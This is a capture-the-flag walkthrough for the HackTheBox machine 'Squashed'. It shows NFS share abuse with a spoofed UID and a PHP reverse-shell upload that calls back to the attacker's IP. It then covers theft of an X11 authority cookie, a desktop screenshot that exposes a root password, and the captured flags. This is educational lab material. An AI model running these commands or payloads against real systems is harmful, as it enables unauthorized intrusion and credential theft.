

# HackTheBox Writeup - Squashed

#hackthebox #linux #nmap #Network #Vulnerability-Assessment #Common-Services #Authentication #Apache #X11 #NFS  
#Penetration-Tester-Level-1 #Reconnaissance #User-Enumeration #Impersonation #Arbitrary-File-Upload #gobuster

Squashed is an Easy Difficulty Linux machine that features a combination of both identifying and leveraging misconfigurations in NFS shares through impersonating users. Additionally, the box incorporates the enumeration of an X11 display into the privilege escalation by having the attacker take a screenshot of the current Desktop.

## Recon

### nmap

```
└─(root@kali)-[~/squashed]
└─# nmap squashed.htb -sVC -p- -Pn -T4 -oA squashed
# Nmap 7.93 scan initiated Mon Jan 16 08:39:57 2023 as: nmap -sVC -p- -Pn -T4 -oA squashed squashed.htb
Nmap scan report for squashed.htb (10.10.11.191)
Host is up (0.20s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Built Better
|_ http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

	100000	2,3,4	111/tcp	rpcbind
	100000	2,3,4	111/udp	rpcbind
	100000	3,4	111/tcp6	rpcbind
	100000	3,4	111/udp6	rpcbind
	100003	3	2049/udp	nfs
	100003	3	2049/udp6	nfs
	100003	3,4	2049/tcp	nfs
	100003	3,4	2049/tcp6	nfs
	100005	1,2,3	34004/udp6	mountd
	100005	1,2,3	49496/udp	mountd
	100005	1,2,3	50753/tcp6	mountd
	100005	1,2,3	58509/tcp	mountd
	100021	1,3,4	40699/tcp6	nlockmgr
	100021	1,3,4	45625/tcp	nlockmgr
	100021	1,3,4	51614/udp	nlockmgr
	100021	1,3,4	55440/udp6	nlockmgr
	100227	3	2049/tcp	nfs_acl
	100227	3	2049/tcp6	nfs_acl
	100227	3	2049/udp	nfs_acl
_	100227	3	2049/udp6	nfs_acl

2049/tcp open nfs\_acl 3 (RPC #100227)

44439/tcp open mountd 1-3 (RPC #100005)

45625/tcp open nlockmgr 1-4 (RPC #100021)

53329/tcp open mountd 1-3 (RPC #100005)


58509/tcp open mountd 1-3 (RPC #100005)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

## TCP 80 - Website

### Site

Static Website



dir

```
(root@kali)-[~/squashed]
└─# gobuster dir -u http://squashed.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 20 -e -k -r -o squashed.gobuster
```

```
http://squashed.htb/images      (Status: 200) [Size: 6225]
http://squashed.htb/css        (Status: 200) [Size: 6309]
http://squashed.htb/js         (Status: 200) [Size: 2246]
http://squashed.htb/server-status (Status: 403) [Size: 277]
```

# TCP 2049 - NFS

Refer - <https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting>

## Enum

```
└─(root@kali)-[~/squashed]
└─# showmount -e squashed.htb
Export list for squashed.htb:
/home/ross      *
/var/www/html   *
```

## Mount

```
└─(root@kali)-[~/squashed]
└─# mkdir /mnt/ross && mkdir /mnt/html
```

## /home/ross

```
└─(root@kali)-[/mnt]
└─# mount -t nfs squashed.htb:/home/ross /mnt/ross
```

Add user to local machine so we have permissions

```
useradd test
su - test

$ ls -la
total 68
drwxr-xr-x 14 test test 4096 Jan 15 18:36 .
drwxr-xr-x  5 root root 4096 Jan 16 09:14 ..
lrwxrwxrwx  1 root root    9 Oct 20 09:24 .bash_history -> /dev/null
```

```
drwx----- 11 test test 4096 Oct 21 10:57 .cache
drwx----- 12 test test 4096 Oct 21 10:57 .config
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Desktop
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Documents
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Downloads
drwx-----  3 test test 4096 Oct 21 10:57 .gnupg
drwx-----  3 test test 4096 Oct 21 10:57 .local
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Music
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Pictures
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Public
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Templates
drwxr-xr-x  2 test test 4096 Oct 21 10:57 Videos
lrwxrwxrwx  1 root root    9 Oct 21 09:07 .viminfo -> /dev/null
-rw-----  1 test test   57 Jan 15 18:36 .Xauthority
-rw-----  1 test test 2475 Jan 15 18:36 .xsession-errors
-rw-----  1 test test 2475 Dec 27 10:33 .xsession-errors.old
```

`.Xauthority` stores cookies for authentication of X sessions

```
$ strings .Xauthority
squashed.htb
MIT-MAGIC-COOKIE-1

$ cp .Xauthority ~/squashed/www/
```

## **/var/www/html**

```
└─(root@kali)-[/mnt]
└─# mount -t nfs squashed.htb:/var/www/html /mnt/html
```

```
└─(root@kali)-[/mnt]
└─# ls -ld html
```

```
drwxr-xr-- 5 2017 www-data 4096 Jan 16 09:40 html
```

## Add permission to user

```
(root@kali)-[/mnt]
└─# usermod -u 2017 test1

(root@kali)-[/mnt]
└─# su test1
$ cd html
$ ls -la
total 56
drwxr-xr-- 5 test1 www-data 4096 Jan 16 09:40 .
drwxr-xr-x 5 root  root    4096 Jan 16 09:14 ..
drwxr-xr-x 2 test1 www-data 4096 Jan 16 09:40 css
-rw-r--r-- 1 test1 www-data  44 Oct 21 06:30 .htaccess
drwxr-xr-x 2 test1 www-data 4096 Jan 16 09:40 images
-rw-r----- 1 test1 www-data 32532 Jan 16 09:40 index.html
drwxr-xr-x 2 test1 www-data 4096 Jan 16 09:40 js
```

## Upload reverse shell

```
$ cat > ok.php << EOF
<?php system('bash -c "bash -i >& /dev/tcp/10.10.14.41/1111 0>&1"') ?>
EOF
```

# User Flag

```
(root@kali)-[~/squashed]
└─# rlwrap nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.191] 57282
bash: cannot set terminal process group (1070): Inappropriate ioctl for device
```

```
bash: no job control in this shell
alex@squashed:/var/www/html$ ls -la
ls -la
total 60
drwxr-xr-- 5 alex www-data 4096 Jan 16 14:57 .
drwxr-xr-x 3 root root    4096 Oct 21 10:30 ..
-rw-r--r-- 1 alex www-data  44 Oct 21 10:30 .htaccess
drwxr-xr-x 2 alex www-data 4096 Jan 16 14:55 css
drwxr-xr-x 2 alex www-data 4096 Jan 16 14:55 images
-rw-r----- 1 alex www-data 32532 Jan 16 14:55 index.html
drwxr-xr-x 2 alex www-data 4096 Jan 16 14:55 js
-rw-r--r-- 1 alex      1002    71 Jan 16 14:57 ok.php
alex@squashed:/var/www/html$ cd ~
cd ~
alex@squashed:/home/alex$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
snap
user.txt
alex@squashed:/home/alex$ cat user.txt
cat user.txt
8a06d4b7db113c6a5fb492fbfb8753f8
```

## Root Flag

- Refer - <https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11#screenshots-capturing>

## Enumerate Display

```
alex@squashed:/home/ross$ w
w
 15:09:45 up 15:33,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
ross      tty7     :0            Sun23    15:33m 1:19   0.04s /usr/libexec/gnome-session-binary --systemd --session=gnome
```

## Start Http server

```
└─(root@kali)-[~/squashed/www]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.191 - - [16/Jan/2023 10:14:29] "GET /.Xauthority HTTP/1.1" 200 -
```

## Get .Xauthority and do screenshot

```
alex@squashed:/home/alex$ wget 10.10.14.41/.Xauthority

export XAUTHORITY=.Xauthority
xwd -root -screen -silent -display :0 > ok.xwd
cp ok.xwd /var/www/html
```

## Use OCR to get text (Failed)

```
└─(root@kali)-[~/squashed]
└─# tesseract ok.png ok.txt
Estimating resolution as 128

└─(root@kali)-[~/squashed]
└─# cat ok.txt.txt
Activities @ KeePassXC + Jan16 15:42
Passwords - KeePassXC x
```



Database Entries Groups Tools Help

Cbd CK KE RHIOL SR /

~ Username Password URL Notes

root cah\$mei7i

G/ )


General

Autotype Enabled

Searching Enabled

Expiration Never

Open Image



- Creds : root:cah\$mei7rai9A

```
alex@squashed:/home/alex$ su -
```

```
su -
```

```
Password: cah$mei7rai9A
```

```
ls
```

```
Desktop
```

```
Documents
```

```
Downloads
```

```
Music
```

```
Pictures
```

```
Public
```

```
root.txt
scripts
snap
Templates
Videos
cat root.txt
eaa6951c71a011da6e7c608f1f907c39
```